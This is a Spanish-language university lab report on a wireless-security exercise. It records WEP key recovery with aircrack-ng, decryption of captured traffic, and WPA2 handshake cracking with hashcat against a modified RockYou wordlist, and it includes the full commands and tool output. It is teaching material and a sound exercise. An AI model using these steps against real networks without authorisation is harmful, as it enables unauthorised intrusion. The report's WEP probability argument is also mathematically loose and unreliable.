

Informe Laboratorio 3

Sección 2

Cristóbal Barra
cristobal.barra1@mail.udp.cl

Mayo de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo (PASO 1)	2
2.1. En qué se destaca la red del informante del resto	3
2.2. Explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass	4
2.3. Obtiene la password con ataque por defecto de aircrack-ng	5
2.4. Indica el tiempo que demoró en obtener la password	6
2.5. Descifra el contenido capturado	6
2.6. Describe como obtiene la url de donde descargar el archivo	6
3. Desarrollo (PASO 2)	9
3.1. Script para modificar diccionario original	9
3.2. Cantidad de passwords finales que contiene rockyou_mod.dic	9
4. Desarrollo (Paso 3)	10
4.1. Obtiene contraseña con hashcat con potfile	10
4.2. Nomenclatura del output	11
4.3. Obtiene contraseña con hashcat sin potfile	12
4.4. Nomenclatura del output	12
4.5. Obtiene contraseña con aircrack-ng	13
4.6. Identifica y modifica parámetros solicitados por pycrack	15
4.7. Obtiene contraseña con pycrack	18

1. Descripción de actividades

Su informante quiere entregarle la contraseña de acceso a una red, pero desconfía de todo medio para entregársela (aún no llega al capítulo del curso en donde aprende a comunicar una password sin que nadie más la pueda interceptar). Por lo tanto, le entregará un archivo que contiene un desafío de autenticación, que al analizarlo, usted podrá obtener la contraseña que lo permite resolver. Como nadie puede ver a su informante (es informante y debe mantener el anonimato), él se comunicará con usted a través de la redes inalámbricas y de una forma que solo usted, como experto en informática y telecomunicaciones, logrará esclarecer.

1. Identifique cual es la red inalámbrica que está utilizando su informante para enviarle información. Obtenga la contraseña de esa red utilizando el ataque por defecto de aircrack-ng, indicando el tiempo requerido para esto. Descifre el contenido transmitido sobre ella y descargue de Internet el archivo que su informante le ha comunicado a través de los paquetes que usted ha descifrado.
2. Descargue el diccionario de Rockyou (utilizado ampliamente en el mundo del pentesting). Haga un script que para cada string contenido en el diccionario, reemplace la primera letra por su letra en capital y agregue un cero al final de la password.

Todos los strings que comiencen con número toca eliminarlos del diccionario. Indique la cantidad de contraseñas que contiene el diccionario modificado debe llamarse rockyou_mod.dic A continuación un ejemplo de cómo se modifican las 10 primeras líneas del diccionario original.

3. A partir del archivo que descargó de Internet, obtenga la password asociada a la generación de dicho archivo. Obtenga la llave mediante un ataque por fuerza bruta. Para esto deberá utilizar tres herramientas distintas para lograr obtener la password del archivo: hashcat, aircrack-ng, pycrack. Esta última, permite entender paso a paso de qué forma se calcula la contraseña a partir de los valores contenidos en el handshake, por lo que deberá agregar dichos valores al código para obtener la password a partir de ellos y de rockyou_mod.dic. Antes de ejecutar esta herramienta deberá deshabilitar la función RunTest().

Al calcular la password con hashcat utilice dos técnicas: una donde el resultado se guarda en el potfile y otra donde se deshabilita el potfile. Indique qué información retorna cada una de las 2 técnicas, identificando claramente cada campo.

Recuerde indicar los 4 mayores problemas que se le presentaron y cómo los solucionó.

2. Desarrollo (PASO 1)

Lo primero es detectar la interfaz de red inalámbrica que se quiere utilizar para esta actividad de laboratorio. Para esto, se abre la terminal y se ingresa el comando *iwconfig*, este

comando mostrará en pantalla todas las interfaces de red inalámbricas que se encuentren disponibles.

```
informatica@informatica-16:~$ iwconfig
lo          no wireless extensions.

eno1       no wireless extensions.

docker0    no wireless extensions.

wlx6466b31d7c78 IEEE 802.11  ESSID:off/any
                Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
                Retry short limit:7   RTS thr:off   Fragment thr:off
                Power Management:off
```

Figura 1: Comando *iwconfig*

En la figura 1 se observa que solamente se está utilizando la interfaz de red inalámbrica **wlx6466b31d7c78**. Luego de identificar la interfaz, se requiere iniciar ésta en modo monitor, para ello, es necesario ingresar el comando *sudo airmon-ng start wlx6466b31d7c78*, el resultado se encuentra en la figura 2 que se encuentra a continuación.

```
informatica@informatica-16:~$ sudo airmon-ng start wlx6466b31d7c78
[sudo] password for informatica:

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    679 avahi-daemon
    682 NetworkManager
    717 wpa_supplicant
    720 avahi-daemon

PHY      Interface      Driver      Chipset
phy0     wlx6466b31d7c78 ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
Interface wlx6466b31d7c78mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx6466b31d7c78)
```

Figura 2: Activación modo monitor

En esta figura recién mostrada se observa que el modo monitor se ha activado y que lleva por nombre **wlan0mon**. El modo monitor permite a la interfaz colocarse en un modo de “escucha”, en este caso se utilizará para capturar todas las tramas de red inalámbricas que se están transmitiendo en las cercanías.

2.1. En qué se destaca la red del informante del resto

Lo siguiente es filtrar todas las redes que se encuentran disponibles dentro de esta interfaz, para esto se utiliza el comando *sudo airodump-ng wlan0mon*. Este comando permite mostrar

2.2 Explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass

información sobre todas las redes inalámbricas que se encuentran al alcance, éste se utilizará para detectar la red del informante.

Para notar en qué destaca la red que está proporcionando el informante, a la cual se desea acceder, hay que analizar la información que se despliega en pantalla.

```
informatica@informatica-16:~$ sudo airodump-ng wlan0mon
```

CH 10][Elapsed: 6 mins][2024-05-14 08:52][WPA handshake: B0:1F:8C:E2:14:A4

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E2:2D:36:DD:B9:53	-1	0	0	0	11	-1			<length: 0>
B0:48:7A:D2:DD:74	-49	761	21636	0	8	54e	WEP	WEP	SKA WEP
B0:1F:8C:E2:14:A4	-74	177	72	0	1	130	WPA3	CCMP	OWE _owetm_Alumnos-UDP1993294148
B0:1F:8C:E2:14:A5	-82	205	0	0	1	130	OPN		VIP-UDP
98:FC:11:86:B6:B9	-60	90	2472	0	11	130	WPA2	CCMP	PSK Telematica
84:D8:1B:C6:83:E9	-71	349	0	0	2	195	WPA2	CCMP	PSK FAMILIAGL_EXT
B0:1F:8C:E1:B2:07	-72	7	0	0	11	130	WPA2	CCMP	MGT Administrativos-UDP
44:48:B9:4A:1C:F8	-73	27	0	0	11	130	WPA2	CCMP	PSK Javiera
B0:1F:8C:E2:14:A3	-73	184	0	0	1	130	OPN		Alumnos-UDP
FA:8F:CA:50:A8:EF	-85	60	0	0	1	65	OPN		Dormitorio grande
B0:1F:8C:E0:E8:83	-73	2	1	0	1	130	OPN		Alumnos-UDP
B0:1F:8C:E0:E8:86	-73	8	0	0	1	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E0:E8:80	-74	33	0	0	1	130	WPA3	CCMP	SAE Sala Hibrida-UDP
B0:1F:8C:E1:B2:06	-75	7	0	0	11	130	WPA3	CCMP	OWE <length: 0>
58:EF:68:47:59:C6	-71	451	0	0	6	130	WPA2	CCMP	PSK cableadaTelematica
58:EF:68:47:59:C8	-71	472	0	0	6	130	OPN		cableadaTelematica-invitado
B0:1F:8C:E2:14:A1	-74	199	0	0	1	130	OPN		Invitados-UDP
B0:1F:8C:E2:14:A2	-75	186	0	0	1	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E1:B2:00	-78	8	0	0	11	130	WPA3	CCMP	SAE Sala Hibrida-UDP
C4:69:F0:CC:98:A8	-78	11	0	0	1	360	WPA2	CCMP	PSK DePamelita3.0
E4:AB:89:07:57:38	-86	213	0	0	1	130	WPA2	CCMP	PSK Sofia522 2,4G
B0:1F:8C:E1:B2:04	-78	7	0	0	11	130	WPA3	CCMP	OWE <length: 0>
B0:1F:8C:E2:14:A0	-73	197	0	0	1	130	WPA3	CCMP	SAE Sala Hibrida-UDP
AC:F8:CC:1D:60:60	-79	80	22	0	1	130	WPA2	CCMP	PSK VTR-8492879
7C:DB:98:43:F1:0F	-81	135	0	0	1	130	WPA2	CCMP	PSK Expedientes

Figura 3: Comando *airodump-ng*

En la figura 3, se puede apreciar que hay muchas redes que se encuentran funcionando, la red que se está buscando tiene una peculiaridad, y es la cantidad de información que está enviando. Para este caso, se toma en cuenta las cantidad de **Beacons** y **Data**, se nota claramente que la red de nombre **WEP** está transmitiendo demasiada información a diferencia de las otras redes que se muestran, con 761 beacons y 21636 paquetes de datos enviados por esta red. Esto parece sospechoso dada la alta cantidad de información transmitida, por lo que se anota su dirección MAC, la cual es **B0:48:7A:D2:DD:74**.

2.2. Explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass

Al tener esta red un cifrado WEP, se hace más simple el poder realizar una ataque, al contrario de cifrados WPA2 por ejemplo. El cifrado WEB se basa en vectores de inicialización (IVs), cuyo tamaño es limitado debido a la naturaleza de encriptado por parte de WEP, hace que después de cierto paquetes capturados, comiencen a repetirse paquetes con IVs

2.3 Obtiene la password con ataque por defecto de aircrack-ng DESARROLLO (PASO 1)

duplicados, facilitando de esta manera el descifrado de contraseñas. Al tener estos IVs un tamaño de 24 bits, la cantidad de posibles combinaciones de IVs únicas es de 2^{24} . Teniendo en cuenta que la probabilidad (que es relativamente alta) de que el siguiente paquete que se captura contenga un IV que no esté duplicado es la siguiente:

$$\frac{2^{24} - 1}{2^{24}}$$

Entonces, la probabilidad de obtener un paquete cuyo IV este duplicado es:

$$1 - \frac{2^{24} - 1}{2^{24}}$$

Por lo tanto, si multiplicamos esta probabilidad por 5.000, ésta aumenta en gran medida, facilitándonos la obtención de la contraseña de la red inalámbrica cifrada por WEP. La ecuación final queda:

$$\left(1 - \frac{2^{24} - 1}{2^{24}}\right) \times 5000$$

2.3. Obtiene la password con ataque por defecto de aircrack-ng

Para obtener la password de la red, es necesario realizar el ataque por defecto que ofrece aircrack-ng. Además del ataque, también se hará una toma de tiempo dentro del mismo comando, el comando correspondiente es *time sudo aircrack-ng -b B0:48:7A:D2:DD:74 cap-01.cap*

Donde **-b** indica el BSSID de la red y **cap-01.cap** es el archivo que se generó de la captura de paquetes que se efectuó con anterioridad.

```
informatica@informatica-16:~$ time sudo aircrack-ng -b B0:48:7A:D2:DD:74 cap-01.cap
[sudo] password for informatica:
Reading packets, please wait...
Opening cap-01.cap
Read 951009 packets.
Got 408369 out of 405000 IVsStarting PTW attack with 408369 ivs.
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
Attack will be restarted every 5000 captured ivs.

real    0m4.293s
user    0m0.029s
sys     0m0.029s
```

Figura 4: Ataque por defecto de aircrack

Como se puede observar en la figura recién mostrada, el ataque fue ejecutado con éxito y se ha podido obtener la contraseña de la red del informante, cuya llave es 12:34:56:78:90, o en su defecto, **1234567890**.

2.4. Indica el tiempo que demoró en obtener la password

Como se indica en la figura 4, el tiempo de ejecución del ataque fue de **0 minutos y 4,293 segundos**, un tiempo relativamente bajo pensando que se leyeron más de 900 mil paquetes.

2.5. Descifra el contenido capturado

Luego de obtener la contraseña de la red inalámbrica, es posible descryptar el archivo .cap que se generó, con la intención de poder analizar su contenido. Para ello se puede ejecutar el comando `sudo airdecap-ng -w 1234567890 cap-01.cap`, este comando permite descifrar la información del archivo cap-01.cap utilizando la contraseña que se obtuvo con anterioridad.

```
informatica@informatica-16:~$ sudo airdecap-ng -w 1234567890 cap-01.cap
Total number of stations seen      6
Total number of packets read      951009
Total number of WEP data packets  408557
Total number of WPA data packets  2
Number of plaintext data packets  6
Number of decrypted WEP packets   408557
Number of corrupted WEP packets   0
Number of decrypted WPA packets   0
Number of bad TKIP (WPA) packets  0
Number of bad CCMP (WPA) packets  0
```

Figura 5: Desciframiento del archivo .cap

A partir de la figura 5, se puede decir que se leyeron 951.009 paquetes, de los cuales 408.557 fueron paquetes de datos WEP, éstos fueron descryptados en su totalidad. Por lo que ya es posible proseguir a analizar su información. Cabe destacar que luego de la ejecución de este comando, se genera un nuevo archivo con los paquetes descifrados, este se llama **cap-01-dec.cap**.

2.6. Describe como obtiene la url de donde descargar el archivo

Antes de obtener la URL, se debe hacer una lectura de la información que proveen los paquetes del nuevo archivo .cap generado, este comando lleva por descripción `hexdump -C cap-02-dec.cap`. La función de este comando es extraer la información que se encuentra al final del paquete, aquella que se encuentra en formato hexadecimal, la cual contiene información específica y que se pretende analizar.

```
informatica@informatica-16:~$ hexdump -C cap-01-dec.cap
```

Figura 6: Comando *hexdump*

2.6 Describe como obtiene la url de donde descargar el archivo DESARROLLO (PASO 1)

```
00038910 08 00 45 00 00 28 d1 3f 40 00 40 01 d2 33 c0 a8 |..E..(.?@...3..|
00038920 0b 10 c0 a8 0b 01 08 00 7f ae 00 04 2d 6c 62 69 |.....-lbi|
00038930 74 2e 6c 79 2f 2d 77 70 61 32 02 60 43 66 c3 aa |t.ly/-wpa2.`Cf..|
00038940 05 00 36 00 00 00 36 00 00 00 10 27 f5 51 8e c3 |..6...6....'.Q..|
00038950 b0 48 7a d2 dd 74 08 00 45 00 00 28 45 24 00 00 |.Hz..t..E..(E$..|
00038960 40 01 9e 4f c0 a8 0b 01 c0 a8 0b 10 00 00 87 ae |@..O.....|
00038970 00 04 2d 6c 62 69 74 2e 6c 79 2f 2d 77 70 61 32 |..-lbit.ly/-wpa2|
00038980 02 60 43 66 07 ae 05 00 36 00 00 00 36 00 00 00 |.`Cf....6...6...|
00038990 b0 48 7a d2 dd 74 10 27 f5 51 8e c3 08 00 45 00 |.Hz..t..'.Q....E.|
000389a0 00 28 d1 40 40 00 40 01 d2 32 c0 a8 0b 10 c0 a8 |.(.@@.@..2.....|
000389b0 0b 01 08 00 7f ad 00 04 2d 6d 62 69 74 2e 6c 79 |.....-nbit.ly|
000389c0 2f 2d 77 70 61 32 02 60 43 66 1d b0 05 00 36 00 |/-wpa2.`Cf....6..|
000389d0 00 00 36 00 00 00 10 27 f5 51 8e c3 b0 48 7a d2 |..6....'.Q....Hz..|
000389e0 dd 74 08 00 45 00 00 28 45 25 00 00 40 01 9e 4e |.t..E..(E%..@..N|
000389f0 c0 a8 0b 01 c0 a8 0b 10 00 00 87 ad 00 04 2d 6d |.....-m|
00038a00 62 69 74 2e 6c 79 2f 2d 77 70 61 32 02 60 43 66 |bit.ly/-wpa2.`Cf|
00038a10 2e b3 05 00 36 00 00 00 36 00 00 00 b0 48 7a d2 |....6...6....Hz..|
00038a20 dd 74 10 27 f5 51 8e c3 08 00 45 00 00 28 d1 41 |.t..'.Q....E..(.A|
00038a30 40 00 40 01 d2 31 c0 a8 0b 10 c0 a8 0b 01 08 00 |@.@..1.....|
00038a40 7f ac 00 04 2d 6e 62 69 74 2e 6c 79 2f 2d 77 70 |....-nbit.ly/-wp|
00038a50 61 32 02 60 43 66 3e b5 05 00 36 00 00 00 36 00 |a2.`Cf>....6...6..|
00038a60 00 00 10 27 f5 51 8e c3 b0 48 7a d2 dd 74 08 00 |...'.Q....Hz..t..|
00038a70 45 00 00 28 45 26 00 00 40 01 9e 4d c0 a8 0b 01 |E..(E&..@..M....|
00038a80 c0 a8 0b 10 00 00 87 ac 00 04 2d 6e 62 69 74 2e |.....-nbit..|
00038a90 6c 79 2f 2d 77 70 61 32 02 60 43 66 2a c0 05 00 |ly/-wpa2.`Cf*...|
00038aa0 36 00 00 00 36 00 00 00 10 27 f5 51 8e c3 b0 48 |6...6....'.Q...H|
00038ab0 7a d2 dd 74 08 00 45 00 00 28 45 28 00 00 40 01 |z..t..E..(E(..@..|
00038ac0 9e 4b c0 a8 0b 01 c0 a8 0b 10 00 00 87 aa 00 04 |.K.....|
00038ad0 2d 70 62 69 74 2e 6c 79 2f 2d 77 70 61 32 02 60 |-pbit.ly/-wpa2.`|
00038ae0 43 66 d3 c1 05 00 36 00 00 00 36 00 00 00 b0 48 |Cf....6...6....H|
00038af0 7a d2 dd 74 10 27 f5 51 8e c3 08 00 45 00 00 28 |z..t..'.Q....E..(|
00038b00 d1 44 40 00 40 01 d2 2e c0 a8 0b 10 c0 a8 0b 01 |.D@.@.....|
00038b10 08 00 7f a9 00 04 2d 71 62 69 74 2e 6c 79 2f 2d |.....-qbit.ly/-
```

Figura 7: Resultados del hexdump

En los resultados de la figura 7 se observa toda la información capturada y descifrada, las primeras tres columnas no tienen mucha importancia para el análisis, la cuarta columna corresponde a la información legible que se busca analizar. En esta última columna se nota algo raro, y es que pareciera que algunas filas contienen un tipo de URL, como en el caso de la séptima fila, se puede notar que tiene la URL **bit.ly/-wpa2**.

Pero se puede hacer la búsqueda aún más específica, se pueden filtrar los paquetes que contengan esa URL, para ver si es ésta la información que el informante quiere entregar. Al mismo comando hexdump se le agrega al final `| grep "bit.ly/-wpa2"`, de esta manera, se filtrarán los paquetes que solo contengan ese texto dentro de su información.

```
informatica@informatica-16:~$ hexdump -C cap-01-dec.cap | grep "bit.ly/-wpa2"
```

Figura 8: Comando *hexdump* específico

2.6 Describe como obtiene la url de donde descargar el archivo DESARROLLO (PASO 1)

```
00952d80 04 21 4f 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!0bit.ly/-wpa2u|
00952ee0 51 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |Qbit.ly/-wpa2u`C|
00952fb0 04 21 53 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!Sbit.ly/-wpa2u|
00953110 55 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |Ubit.ly/-wpa2u`C|
009531e0 04 21 57 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!Wbit.ly/-wpa2u|
00953340 59 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |Ybit.ly/-wpa2u`C|
00953410 04 21 5b 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.![bit.ly/-wpa2u|
00953570 5d 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |]bit.ly/-wpa2u`C|
00953640 04 21 5f 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!_bit.ly/-wpa2u|
009537a0 61 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |abit.ly/-wpa2u`C|
00953870 04 21 63 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!cbit.ly/-wpa2u|
009539d0 65 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |ebit.ly/-wpa2u`C|
00953aa0 04 21 67 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!gbit.ly/-wpa2u|
00953c00 69 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |ibit.ly/-wpa2u`C|
00953cd0 04 21 6b 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!kbit.ly/-wpa2u|
00953e30 6d 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |mbit.ly/-wpa2u`C|
00953f00 04 21 6f 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!obit.ly/-wpa2u|
00954060 71 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |qbit.ly/-wpa2u`C|
00954130 04 21 73 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!sbit.ly/-wpa2u|
00954290 75 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |ubit.ly/-wpa2u`C|
00954360 04 21 77 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!wbit.ly/-wpa2u|
009544c0 79 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |ybit.ly/-wpa2u`C|
00954590 04 21 7b 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!{bit.ly/-wpa2u|
009546f0 7d 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |}bit.ly/-wpa2u`C|
009547c0 04 21 7f 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!.bit.ly/-wpa2u|
00954920 81 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |.bit.ly/-wpa2u`C|
009549f0 04 21 83 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!.bit.ly/-wpa2u|
00954b50 85 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |.bit.ly/-wpa2u`C|
00954c20 04 21 87 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!.bit.ly/-wpa2u|
00954d80 89 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |.bit.ly/-wpa2u`C|
00954e50 04 21 8b 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!.bit.ly/-wpa2u|
00954fb0 8d 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 60 43 |.bit.ly/-wpa2u`C|
00955080 04 21 8f 62 69 74 2e 6c 79 2f 2d 77 70 61 32 75 |.!.bit.ly/-wpa2u|
```

Figura 9: Resultados del hexdump específico

Luego de observar la figura 9, se puede afirmar que la información que el informate quiere entregar es una URL, este link corresponde a **bit.ly/-wpa2**, por lo que ahora se puede ingresar al navegador y buscar el sitio.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	802.11	123	Association Request, SN=2292, FN=0, Flags=....., SSID=VTR-1645213
2	0.000002	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....
3	0.002401	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (RA)	802.11	102	Association Response, SN=1184, FN=0, Flags=.....
4	0.002402	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....
5	0.007381	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (RA)	EAPOL	133	Key (Message 1 of 4)
6	0.009336	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....
7	0.017080	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	155	Key (Message 2 of 4)
8	0.017082	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....
9	0.017087	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b (RA)	802.11	10	Clear-to-send, Flags=.....
10	0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	189	Key (Message 3 of 4)
11	0.050776	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....
12	0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	133	Key (Message 4 of 4)
13	0.054560	ee:de:67:8c:df:8b	ee:de:67:8c:df:8b (RA)	802.11	10	Acknowledgement, Flags=.....

<pre> Frame 1: 123 bytes on wire (984 bits), 123 bytes captured (984 bits) IEEE 802.11 Association Request, Flags: IEEE 802.11 Wireless Management </pre>	<pre> 0000 00 00 3a 01 b0 48 7a d2 dc 18 ee de 67 8c df 8b Hz.....g... 0010 b0 48 7a d2 dc 18 40 8f 31 04 01 00 00 0b 56 54 .Hz...0.1....VT 0020 52 2d 31 36 34 35 32 31 33 01 08 82 84 8b 96 0c R-1645213..... 0030 12 18 24 30 14 01 00 00 0f ac 04 01 00 00 0f ac ..\$0..... 0040 04 01 00 00 0f ac 02 00 00 32 04 30 48 60 6c 3b 2.0H"l; 0050 10 51 51 53 54 73 74 75 76 77 78 7c 7d 7e 7f 80 .QOSTstuwak]}... 0060 82 7f 05 04 00 00 01 dd 07 00 50 f2 02 00 01 P..... 0070 00 dd 08 8c fd f0 01 01 02 01 00 </pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Figura 10: Desciframiento del archivo .cap

Por lo visto en la figura 10, la URL resultante lleva a un sitio web, cuyo link corresponde a <https://www.cloudshark.org/captures/b5b39e1c51eb>, que parece pertenecer a una captura de paquetes la cual se llama **handshake.pcap**, y dentro de este archivo debe estar contenida la contraseña que se desea obtener como resultado final del laboratorio.

3. Desarrollo (PASO 2)

3.1. Script para modificar diccionario original

Para modificar el diccionario descargado de nombre **rockyou.txt**, se puede utilizar utilizar la herramienta **sed**, la cual fue utilizada y aprendida durante la sesión de laboratorio previa a esta actividad. Cabe destacar también que es casi el mismo script usado en esa clase, ahora en este caso se agrega la funcionalidad de que las contraseñas que empiecen por algún número sean eliminadas del documento. Este documento resultante debe estar en formato .dic, y contienen las contraseñas modificadas, con la finalidad de utilizarlas durante el ataque a fuerza bruta más adelante.

```
informatica@informatica-16:~$ sed -e '/^[0-9]/d' -e 's/./\U&/' -e 's/$/0/' rockyou.txt > rockyou_mod.dic
```

Figura 11: Script para modificar diccionario


3.2. Cantidad de passwords finales que contiene rockyou_mod.dic

Para contar el número de contraseñas finales que se utilizarán, es tan fácil como utilizar el comando mostrado en la figura que se ubica a continuación.

```
informatica@informatica-16:~$ wc -l rockyou_mod.dic
11059798 rockyou_mod.dic
```

Figura 12: Número de contraseñas resultantes

Y también, a modo de ejemplo, a continuación se encuentra una muestra de lo que es el archivo `.dic` resultante, con las nuevas contraseñas

Figura 13: Archivo `.dic` resultante

Este nuevo archivo será el que se utilizará para el ataque al archivo **handshake.pcap**, ataque el cual se realiza con el método de fuerza bruta, y que se desarrolla en el paso 3 del desarrollo de este laboratorio.

4. Desarrollo (Paso 3)

4.1. Obtiene contraseña con hashcat con potfile

Antes de realizar el ataque con hashcat, es necesario convertir el archivo `.pcap` descargado de la URL, este nuevo archivo debe estar en un formato que sea útil para la herramienta **Hashcat** y que ésta pueda trabajar sin problemas. Es por esto que se hace la conversión mediante la página oficial de la herramienta, cuyo link es <https://hashcat.net/cap2hashcat/>. La conversión entregará un archivo `.hc22000`, archivo que se ve en la figura que se presenta a continuación.




Figura 14: Archivo .hc22000

A este archivo se le cambiará el nombre a **handshake.hc22000**, al igual que el archivo original pero con la nueva extensión, con la finalidad de trabajar de manera más sencilla cuando escriban comandos en la terminal y también para evitar confusiones con los archivos con lo que se trabaja.

Ahora es posible realizar el ataque a fuerza bruta, en este caso utilizando el diccionario de passwords obtenido con anterioridad. Para ello será necesario ejecutar el comando que se plasma a continuación en la figura 15, tomando como target el archivo **handshake.hc22000**.

```
ehnryoo@CristobalVM:~$ hashcat --potfile-path hashcat.potfile  
-m 22000 -a 0 handshake.hc22000 rockyou_mod.dic
```

Figura 15: Comando hashcat con potfile habilitado

En el comando se aprecia que se pide crear un archivo **hashcat.potfile** donde se almacene el output, esto se puede lograr si se tiene el potfile habilitado.

4.2. Nomenclatura del output

Ya con el comando ejecutado, se procede a abrir el archivo recién mencionado, para analizar su contenido. Contenido el cual se puede observar en la figura 16 que se muestra abajo.




Figura 16: Output archivo .potfile

A simple vista solo parecen número y letras en gran cantidad, pero para entender la información de este archivo hay que tener en cuenta que el output se divide en tres partes, a continuación se procede a realizar el desglose de la información.

- Lo primero que se observa es el hash de la contraseña que se encuentra cifrada con WPA2, este hash corresponde a uno SHA-1 que fue creado a partir del SSID del punto de acceso y la password.
- Después del “*” se encuentra la SSID como tal del punto de acceso, pero en formato hexadecimal. Si se quiere hacer legible, se puede utilizar la tabla ASCII, y su contenido es **VTR-1645213**.
- Por último, después del “:” está la contraseña WPA2 en texto plano **Security0**, la cual corresponde a la red Wi-Fi cuyo handshake fue capturado en el archivo obtenido en el paso 1.

4.3. Obtiene contraseña con hashcat sin potfile

La diferencia a obtener la contraseña mediante hashcat con potfile deshabilitado, recae en que no se almacenan las contraseñas encontradas, por lo que al ejecutar nuevamente el comando, se realiza el proceso desde el inicio, por lo que no hay reusabilidad. Esto de igual manera depende del usuario, por ejemplo, si quiere que no se deje rastro del proceso. Para deshabilitar el potfile simplemente hay que agregar una característica más dentro del comando, y es la que se ve a continuación.

```
ehnryoo@CristobalVM:~$ hashcat --potfile-disable -m 22000 -a 0  
handshake.hc22000 rockyou_mod.dic
```

Figura 17: Comando hashcat con potfile deshabilitado

4.4. Nomenclatura del output

El output de la figura 18 también se muestra con el potfile habilitado, pero al no haber archivo, la única manera de identificar la contraseña es analizando el output de la terminal.

```
1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: handshake.hc22000
Time.Started.....: Fri May 17 17:36:48 2024 (0 secs)
Time.Estimated...: Fri May 17 17:36:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_mod.dic)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3288 H/s (14.31ms) @ Accel:192 Loops:512
Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%)
Digests (new)
Progress.....: 2907/11059791 (0.03%)
Rejected.....: 1371/2907 (47.16%)
Restore.Point....: 2214/11059791 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Conejita0 -> Dangerous0
Hardware.Mon.#1..: Util: 43%

Started: Fri May 17 17:36:47 2024
Stopped: Fri May 17 17:36:50 2024
```

Figura 18: Output terminal potfile deshabilitado

Lo importante es leer la primera línea, en ésta se pueden obtener cinco campos, los cuales se desglosarán a continuación.

- El primer campo es el **Hash** de la contraseña WPA2, al igual que el archivo .potfile.
- El segundo campo corresponde al **BSSID** o MAC del punto de acceso, en este caso es B0:48:7A:D2:DC:18.
- Este tercer campo corresponde al **STATION**, que es la dirección MAC del cliente, dirección la cual es EE:DE:67:8C:DF:8B.
- El cuarto campo es la **SSID** de la red, su nombre como tal, éste es VTR-1645213.
- Este quinto y último campo hace referencia a la contraseña en texto plano que se obtuvo, en este caso es **Security0**.

4.5. Obtiene contraseña con aircrack-ng

